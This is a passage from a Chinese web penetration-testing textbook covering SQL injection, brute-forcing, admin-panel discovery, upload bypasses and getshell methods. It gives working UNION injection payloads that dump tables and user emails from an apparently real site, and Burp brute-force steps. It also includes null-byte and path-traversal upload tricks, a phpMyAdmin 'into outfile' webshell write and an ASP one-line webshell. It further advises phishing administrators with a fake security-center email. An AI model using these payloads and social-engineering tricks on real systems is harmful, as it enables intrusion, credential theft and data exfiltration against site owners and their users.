


图3-15　联合查询

（6）用user()、database()等函数代进去查询试试。

```
'）  UNION SELECT user(),2,3,4,5,6,7,8,9,10,11,12,13,14,15,16  #
```

提交后，结果如图3-16所示。




图3-16　查询数据库用户名

可以看到user为ask@*.*.61.105，再将user()替换成database()试试。

如图3-17所示，这里可以看到数据库为ask，接下来继续爆破表名。构造：

```
'） union select group_concat（distinct table_name）, 2,3,4,5,6,7,8,9,10,
11,12,13,14,15,16 from information_schema.tables where table_schema=database() #
```

```
Pragma: no-cache
Content-Length: 570

{"status":"1","res":[{"topic_id":"1521","topic_title":"
","add_time":"1421635405","discuss_count":"1","topic_de
scription":"","topic_pic":"","topic_lock":0,"focus_coun
":"ask","topic_title":"2","add_time":"3","discuss_count
":"4","topic_description":"5","topic_pic":"6","topic_lo
5","sort":"16"}],"info":"\u6210\u529f"}
```


图3-17　查询数据库名

提交后，如图3-18所示，可以看到表名已经在返回的信息中了。


```
Pragma: no-cache
Content-Length: 908

{"status":"1","res":[{"topic_id":"1521","topic_title":"","add_time":"14216354
05","discuss_count":"1","topic_description":"","topic_pic":"","topic_lock":0,
"focus_count":0,"user_related":0,"url_token":null,"merged_id":0,"seo_title":n
ull,"icon":null,"pid":0,"type":"question","sort":0},{"topic_id":"aws_active_d
e_comments,aws_article_vote,aws_attach,aws_category,aws_draft,aws_edm_task,aw
s_edm_taskdata,aws_edm_userdata,aws_edm_usergroup,aws_education_experience,aw
s_favorite,aws_favorite_tag,aws_feature,aws_fea","topic_title":"2","add_time"
n":"10","merged_id":"11","seo_title":"12","icon":"13","pid":"14","type":"15",
"sort":"16"}],"info":"\u}
```


图3-18　成功返回表名

将表名整理出来，可以清楚地看到表结构，如图3-19所示。

```
aws_active_data
aws_answer
aws_answer_comments
aws_answer_thanks
aws_answer_uninterested
aws_answer_vote
aws_approval
aws_active_data
aws_answer
aws_answer_comments
aws_answer_thanks
aws_answer_uninterested
aws_answer_vote
aws_approval
aws_article
aws_article_comments
aws_article_vote
aws_attach
aws_category
aws_draft
aws_edm_task
aws_edm_taskdata
aws_edm_userdata
aws_edm_usergroup
aws_education_experience
aws_favorite
aws_favorite_tag
aws_feature
aws_fea
```

图3-19　表结构示意图

选一个表进行爆破字段，这里选的是aws_edm_userdata，其hex值为0x6177735f65646d5f7573657264617461，因此构造如下语句：

```
')+union+select+1,group_concat(distinct+column_name),3,4,
5,6,7,8,9,10,11,12,13,14,15,16+from+information_schema.
columns+where+table_name=0x6177735f65646d5f7573657264617461 #
```

结果如图3-20所示。




图3-20　返回字段

从结果中可以看到存在id、usergroup、email三个字段，这里只暴露出email字段的数据，提交如下语句：

```
') +union+select+1, group_concat(email, 0x2B), 3, 4, 5, 6, 7, 8, 9,
10, 11, 12, 13, 14, 15, 16 +from+aws_edm_userdata #
```

结果如图3-21所示。




图3-21　注入结果

3.2.4　注入延伸

在注入中经常会碰到的一种情况就是：注入得到的加密过的密文却解不开。对于此问题，在这里讲解几种可行的办法。

（1）利用国外的搜索引擎，往往会有意想不到的收获，最常见的是Google。

（2）用Whois查出管理员邮箱，然后发一份邮件通知管理员，让其更改密码。邮件内容无非类似于“我们是×××检测中心，您的网站存在风险，请立即修改管理员密码……”。

（3）分析Cookie。有时加密过的密文会出现在Cookie里，对于这种情况，直接用管理员的密文替换原来Cookie中的密文即可。

（4）在特定的注入环境下，有时候可以用新密文替换掉原来的密文。当然，这种方法的执行条件比较苛刻，在实际中较少碰见。

（5）利用找回密码功能。常见的是利用密保问题找回密码，对于这种情况，可以将密保问题答案注入出来，然后利用找回密码功能成功登录目标账户。

（6）逻辑缺陷。例如有些登录功能、修改找回密码功能，在数据包中直接用密文传输。这时，就可以用得到的密文进行替换，从而进行登录、更改密码等操作。

3.3 爆破

3.3.1 利用Burp进行爆破

Burp是Web渗透中用于爆破的最常用的工具，其操作极其简单，只需要简单几步即可实现爆破：抓包，设置变量，加载字典进行攻击，返回信息。本节具体讲述如何操作。

（1）对浏览器的代理进行设置，具体过程这里就不阐述了。设置完毕后，打开目标站点。

（2）如图3-22所示，这里随意使用用户名admin，密码123456登录，登录失败。在Burp中可以看到刚才登录操作的数据包，如图3-23所示。

图3-22 目标爆破页面

（3）单击Burp工具界面右上角的Action按钮，可以看到如图3-24所示的下拉菜单栏。




图3-23 登录操作发送的数据包




图3-24 Action下拉菜单栏

（4）选择Send to Intruder，单击该命令后回到Burp的主界面，如图3-25所示，可以看到主界面的Intruder选项卡会加亮显示。

（5）切换到Intruder选项卡，单击Positions选项，如图3-26所示，可以看到刚才抓到的数据包。




图3-25　数据包成send to intruder




图3-26　登录包

（6）可以看到数据包中有些字符被标注起来了，这是Burp对变量的自动判断并标注。单击Clear § 按钮，这里只对密码进行字典替换，所以选中123456，然后单击Add § 按钮。

（7）如图3-27所示，此时123456已经被设为变量了，接下来只需加载字典文件，对其进行替换，并提交数据包就可以进行爆破了。选中Payloads选项卡，单击Load按钮，进行字典文件的加载。

图3-27　设置爆破变量

（8）如图3-28所示，字典文件加载完毕，便可以进行爆破了。选中最上方Intruder选项卡，单击Start attack命令，如图3-29所示。




图3-28　字典文件成功加载




图3-29　准备开始爆破

（9）这时可以看到返回信息在不停滚动。待字典跑完后，分析返回数据Length，找出正确密码。如图3-30所示，是目标站点的爆破结果，可以看到除了admin返回的Length是370，其他的都是354，因此判断admin为正确密码。




图3-30　爆破结束

Tips：可以通过Length值的排序来快速找出数值不同的项。

当然，如今很多Web站点都有验证码。但是，验证码依旧存在被绕过的风险，利用Python Image Library、Tesseract-OCR、pytesser这几个Python第三方库，仅二值化、文字分割两个选项就能轻松识别互联网60%以上的验证码。

3.3.2　爆破在大型Web站点渗透中的作用

在对大型Web站点的渗透中，一般不会直接将目标放到主站上，而是从子站入手。大家都知道，一个大型站点一定有些内部人员登录的系统。而对于这类系统，安全往往掌握

在用户手里，因为很多安全公司认为某个系统只有固定的一些内部账号能登录，而其里面的一些操作引发的安全问题便不是那么重要了，因此开发中常常会有很多疏忽。这种情况下，内部人员密码的强弱就显得格外重要，但是弱口令仍是常发生的问题。

就拿内部邮件系统来说，不妨假设渗透目标是某著名网络安全公司A，其域名是www.aaa.com，通过二级域名的爆破，发现了其内部邮件系统mail.aaa.com。大家都知悉，一般企业邮箱的格式都为：用户名@公司的域名，所以这里登录的账号格式应该是：用户名@aaa.com。接下来，可以用搜索引擎对@aaa.com进行搜索，很快便可以发现用户名的命名规则，而一般都是以员工姓名拼写作为用户名。

接下来，尝试用爬虫将搜索引擎能搜索到的员工名字都爬下来，搭建过交互站点的人都知道，如果不对密码的复杂度作要求，总会有些人使用123456、88888888这样的弱口令作为密码，而爆破就是利用这一特性。所以尽可能多地搜集其员工的名字。

当员工名字搜集完毕以后，便可以将其做成用户名的字典文件，然后选取一些最常见的弱口令，将密码设为不变量，用户名设为变量，从而进行用户名的爆破。

当成功地爆破出某个账户的账号、密码后，尝试利用人的惰性和密码的通用性通杀其他系统，可以大大提高渗透效率。

3.4　后台问题

在Web渗透中，后台文件的利用常常会有意想不到的效果。而一个网站后台路径的暴露就等同于将家的具体位置给暴露了，为了杜绝这种现象发生，开发人员经常采用复制的后台路径，给渗透带来了难度。那常见的后台地址查找方法又有哪些呢？

3.4.1　后台地址查找

1. 扫描器、爬虫

常见的后台扫描器是用外载字典对路径进行爆破，而这种方法的局限性也很明显，字典的强度决定了成功率。而相比较而言，爬虫常常能爬出那些很隐秘的目录，增加爆破的成功率。

2. 搜索引擎

对于后台查找，常用的语法无非intext、inurl、intitle等最基本的搜索语法，简单又实用，还常常有意外的收获。

3. 页面信息

在火狐浏览器中访问一个Web站点，在浏览器空白界面右击，单击“查看页面信息”，效果如图3-31所示。




图3-31　查看页面信息

在媒体页面信息中可以看到多媒体文件路径，包括图片等的路径。因为这些图片往往是管理员在后台更新时上传的，而有些Web站点的上传目录分配不严格，如上传目录是后台目录的子目录，所以导致了后台路径就隐藏在图片路径中。

4. XSS

XSS的危害十分巨大却又常常被忽略，我们在第5章会详细讨论更多的前端技术。

5. 二级域名及其他端口

在对大型网站进行渗透时，常常发现一个现象。比如从目标站点的一个二级域名入手进行Web渗透，但其后台登录接口往往是另一个二级域名或三级域名。因此在渗透中用脚本对目标站点的二级域名进行爆破还是很有必要的。

其他端口又怎么样呢？一般Web站点默认端口是80端口，但在实际渗透中，常常会发现某个站点前台确实是80端口，而后台登录端口往往是其他端口，像8000、8080、8001都很常见。所以，在渗透前对目标的信息搜集要尽量到位和全面，以免渗透中为此浪费大量时间和精力。

6. 访问来源

此方法对一些有留言板或是能和管理员交互的站点较为有效。首先，需要准备一个自己的站点，然后在此站点中添加站长统计的JS，将准备的站点网址以添加友链的名义发给渗透目标的管理员。当渗透目标的管理员访问了发给他的网址时，这时在站长统计后台便能看到访问来源了，而一般管理员是在后台对一些留言进行审核，所以访问来源常常就是后台地址。

在开发中，后台是为了方便管理员对网站进行更新，因此功能往往很多，如添加管理员，数据库备份下载，文件上传等。功能强大，伴随而来的常常是安全问题。在渗

透中，对后台的巧妙利用更胜于在前台大费周章地挖掘漏洞。那常见的后台利用又有哪些呢？

3.4.2　后台验证绕过

渗透中，有些Web站点的后台使用了JavaScript验证和固定cookie，而这类验证被绕过的可能性很大。就拿JavaScript验证来说，因为它发生在客户端，因此对于这类后台只要在浏览器中把JavaScript禁止掉就能正常访问后台了。例如，蓝科CMS中对后台的验证就是JavaScript，如图3-32所示，可以看到JS开启的时候，无法访问后台。

图3-32　JS脚本对权限进行了验证

当把火狐浏览器的javascript.enabled设置为false时，再次对后台进行访问，如图3-33所示，可以看到成功访问了后台，轻松地绕过了JavaScript的验证。




图3-33　成功进入后台

3.4.3　后台越权

局部未授权访问是很多后台出现的问题，意思就是后台中的某个页面可以被访问。最常见的类似于管理员管理、数据库操作、文件上传之类，从而引发任意添加管理员、数据泄露、getshell等严重问题。而当面对后台里那些非高危的越权时，应该怎么办呢?

1. 越权XSS

对于一些低危的后台越权，开发者们常常不怎么重视，而往往问题都是出在小问题上。大多数情况下，后台相比前台要脆弱太多，很多后台XSS、后台注入之类，在开发

者、攻击者眼中很“鸡肋”，但是如果将其与越权结合起来，其实质就和前台的漏洞差不多。例如网站基本信息页面的越权，单从越权角度来看确实没什么影响，无非是一些公司名之类的。但是如果攻击者在基本信息中插入XSS代码，那危害性甚至超过了前台的XSS。

2. 越权注入

后台中常常也有很多数据库查询，如新闻搜索与会员操作等。其实，对数据库的任何操作都有可能引发注入，而往往后台本身有很多注入，但后台经常忽视。例如新闻管理页面的越权，无论是新闻的删除、添加、修改或搜索都要对数据库进行操作，如果开发者因为其是后台而未做过滤或过滤不足的话，那危害可想而知。

3.4.4 后台文件的利用

对于后台文件的利用，常见的有文件上传、备份下载、数据库下载、robots.txt、探针等，这些文件带来的影响有大有小，上至getshell，下至信息泄漏。对于后台文件扫描，只需要留意某些特定的后缀即可，如rar、txt、mdb、sql等，这样能大大节省扫描时间，提高效率。

3.5 上传黑盒绕过

文件上传是最常见的getshell方法之一。而文件上传的验证大致可以分为两类：客户端验证和服务端验证，在这里讲解常见的上传验证的绕过。

3.5.1 常见的验证方式及绕过

1. JavaScript验证绕过

JavaScript验证就是所谓的客户端验证，也是最脆弱的一种验证。直接修改数据包或禁用JavaScript即可绕过。

2. content-type验证绕过

content-type验证，最常见的是判断content-type是否为image/gif。对于这种验证直接修改数据包中的content-type为image/gif即可，如图3-34所示。

3. 黑名单检测绕过

黑名单检测是常见的一种上传验证方式，不允许上传黑名单中存在的扩展名，其安全

性低于白名单检测，对其的绕过方式也远多于白名单检测。对于黑名单检测绕过的常见思路有以下几种。

（1）找黑名单拓展名中的漏网之鱼，常见的如asa、cer。

（2）大小写混淆绕过，如AsP、pHp。

（3）利用解析漏洞绕过。

（4）特别文件名构造。

（5）截断上传。

```
Cookie: PHPSESSID=pf8tvcbes3u0q7km7cb7q9d3s6
Connection: keep-alive
Content-Type: image/gif;
boundary=---------------------------2929179416656
Content-Length: 1209

-----------------------------2929179416656
Content-Disposition: form-data; name="news_title"
```

图3-34　修改content-type

4. 白名单检测绕过

白名单检测安全性远高于黑名单检测，仅允许上传白名单所允许的几种扩展名，因此黑名单中的大小写混淆、特殊的扩展名等绕过方式对白名单检测均无效。但仍可以用截断上传、解析漏洞、特别文件名构造对其进行绕过。

5. 对危险扩展名POST检测的绕过

在开发中，为了方便维护和更新，会先对扩展名进行验证，如果上传文件的扩展名为可执行脚本，便会对其POST的数据进行检测，如果存在恶意代码就会禁止上传。而对于这类上传检测的绕过大致有这几种思路，一是利用变种木马绕过其检测；二就是用包含文件对其进行绕过。就拿PHP来说，先将一句话木马放进一个txt文件中，因为txt并非可执行脚本，因此成功上传；然后再将如图3-35所示的代码放进一个PHP文件中，加载外部××.txt文件。

```
<?php
include 'xx.txt';
?>
```

图3-35　加载外部××.txt文件

利用PHP中的include函数将刚才上传的txt文件包含进去，而因PHP中include是常用函数，一般POST检测不会认为其是恶意代码，因此成功上传，从而绕过限制执行恶意代码。

6. 服务器目录限制的绕过

有的Web应用程序本身对扩展名并没有什么验证，而是在服务器上对上传目录允许上传的文件扩展名进行限制。而对于这类防御方法，如果能控制上传路径即能成功绕过了。其中最常见的便是上传路径被写在了数据包中，对此直接修改数据包即可，如图3-36所示，这里用../跳出被限制的目录。

```
img
-----------------------------7dfcb2dc0832
Content-Disposition: form-data; name="uppath"

../
-----------------------------7dfcb2dc0832
Content-Disposition: form-data; name="Submit"
```

图3-36　直接修改上传路径

还有些不常见的，直接在文件名前加../进行目录的跳出，如图3-37所示。

```
533
-----------------------------2929179416656
Content-Disposition: form-data; name="img_thumb";
filename="../2.php"
Content-Type: application/octet-stream
```

图3-37　构造特殊文件名跳出当前目录

3.5.2　具体剖析一些绕过手法

1. 截断上传

常见的截断就是利用%00或%80-%99对文件名进行截断从而绕过验证。在Burp中可以修改其hex值进行截断，如图3-38所示。

```
---
-----------------------------2929179416656
Content-Disposition: form-data; name="img_thumb";
filename="1.php;.jpg"
Content-Type: application/octet-stream
```

图3-38　构造特殊文件名

将文件名中的hex值替换为00，如图3-39和图3-40所示。

b	20	6e	61	6d	65	3d	22	69	6d	m-data; name="im
2	22	3b	20	66	69	6c	65	6e	61	g_thumb"; filena
0	68	70	00	2e	6a	70	67	22	0d	me="1.php;.jpg"
e	74	2d	54	79	70	65	3a	20	61	Content-Type: a
4	69	6f	6e	2f	6f	63	74	65	74	pplication/octet
d	0d	0a	0d	0a	0d	0a	2d	2d	2d	-stream---
d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------

图3-39　分号的位置

```
533
-----------------------------2929179416656
Content-Disposition: form-data; name="img_thumb"; filename="1.php□.jpg"
Content-Type: application/octet-stream
```

图3-40　hex值成功被修改

2. 解析漏洞

某些Web应用程序对上传后的文件没有进行重命名。对此，可以尝试用一些解析漏洞进行绕过。

（1）IIS 6.0解析漏洞

利用IIS 6.0解析漏洞的方法有两种：目录解析和文件解析。对于目录解析，其原理是在网站下建立名字为×.asp、×.asa 的文件夹，其目录内任何扩展名的文件都被IIS当作

ASP文件来解析并执行，如/××.asp/××.jpg，××.jpg会被当作ASP执行。对于文件解析，如××.asp；.jpg，分号后面的不被解析，因此等同于××.asp。

（2）Nginx解析漏洞

在默认Fast-CGI开启状况下，上传一个含有恶意代码的图片，其URL如：×××.com/××.jpg。当访问×××.com/××.jpg/.php时，原本的××.jpg便会被当作php执行了。

（3）Nginx <8.03空字节代码执行漏洞

在上传的图片中插入恶意代码，然后通过访问×××.jpg%00.php来执行其中的代码。

（4）Apache解析漏洞

Apache是从右到左开始判断解析，如果为不可识别解析，就再往左判断，比如××.php.owf.rar中.owf和.rar 这两种后缀是Apache不可识别解析，Apache就会把××.php.owf.rar解析成php。

3. 特别文件名构造

在黑盒中，对于一些不合规范的上传验证，常常会出现一些匪夷所思的绕过。例如：××.php“.”jpg、××.php_等，对于这类验证，在黑盒环境下常常需要进行大量尝试。

3.6　getshell的其他方式

文件上传是getshell的主要方式之一，除了文件上传，其实还有很多其他的getshell的方式。

1. phpMyAdmin

利用弱口令登录phpMyAdmin，访问http://URL/phpmyadmin/libraries/select_lang.lib.php，可以得到目标站点的物理路径，然后选择一个数据库，运行以下MySQL语句：

```
Create TABLE a (cmd text NOT NULL);
Insert INTO a (cmd) VALUES(");
select cmd from a into outfile 'D:/usr/www/html/phpMyAdmin/d.php';
Drop TABLE IF EXISTS a;
```

这些语句的运行效果如下：

运行第一条语句在选定的数据库中建一个表a；运行第二条语句将PHP一句话木马写到a表中；接着执行第三条语句，把a表输出到网站目录下的d.php里，即可成功getshell。

2. 数据库备份

数据库备份也是常见的getshell方法，不过mdb数据库备份在比较新式的后台中已经很

少见了，但在老式后台中仍然是很常见的。一般情况下，需要满足两个条件一定能成功getshell：数据库路径可控和备份文件名可控，如图3-41所示。

图3-41　对备份路径和名称进行修改

这里只需要将当前数据库路径改成上传的图片路径，再将备份数据库名修改为后门地址即可。

3. 写入配置文件

例如xycms的后台配置文件getshell，在配置文件中任意一栏中插入一句话木马 " %><%execute(Request(chr(112)))%><%' " 即可getshell，如图3-42所示。




图3-42　插入一句话木马

被插入代码的文件inc/config.asp的源码如图3-43所示。

图3-43　配置文件源码

4. 文件包含

在黑盒渗透中，文件包含也是常见的getshell方法之一，接下来在审计环节将详细讲解其原理及利用方式。